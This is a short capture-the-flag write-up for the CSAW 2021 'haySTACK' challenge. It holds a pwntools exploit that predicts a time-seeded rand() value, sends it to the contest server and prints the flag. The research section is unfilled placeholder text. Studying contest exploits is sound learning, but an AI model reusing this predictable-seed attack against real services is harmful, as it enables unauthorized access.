
haySTACK

CSAW 2021 CTF

GoProSlowYo



2021-09-10

Contents

haySTACK

Writeup by: GoProSlowYo solved by jrozner

Team: OnlyFeet

Writeup URL: GitHub

```
Help! I've lost my favorite needle!

nc pwn.chal.csaw.io 5002
```

Initial Research

Words about the binary and the exploit.

```
$ echo 'thingz'
thingz
```

Exploit Script

```
#!/usr/bin/env python
from pwn import *
from math import floor
from ctypes import CDLL

# Set up pwntools for the correct architecture
context.update(arch='amd64')
context.terminal = ['tmux', 'splitw', '-h']
exe = './haystack'

# Many built-in settings can be controlled on the command-line and show
    up
# in "args".  For example, to dump all data sent/received, and disable
   ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR


def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript, *a, **kw)
```

```
    elif args.REMOTE:
        return remote('pwn.chal.csaw.io', 5002)
    else:
        return process([exe] + argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
continue
'''.format(**locals())

#===========================================================
#                    EXPLOIT GOES HERE
#===========================================================

io = start()

libc = CDLL("libc.so.6")
now = int(floor(time.time()))
libc.srand(now)

guess = libc.rand() % 0x100000

io.sendlineafter('Which haystack do you want to check?\n', '{}'.format(
    guess))

io.interactive()
```

Victory

Save and run the exploit.

Submit the flag and claim the points:

flag{4lw4YS_r3m3mB3R_2_ch3CK_UR_st4cks}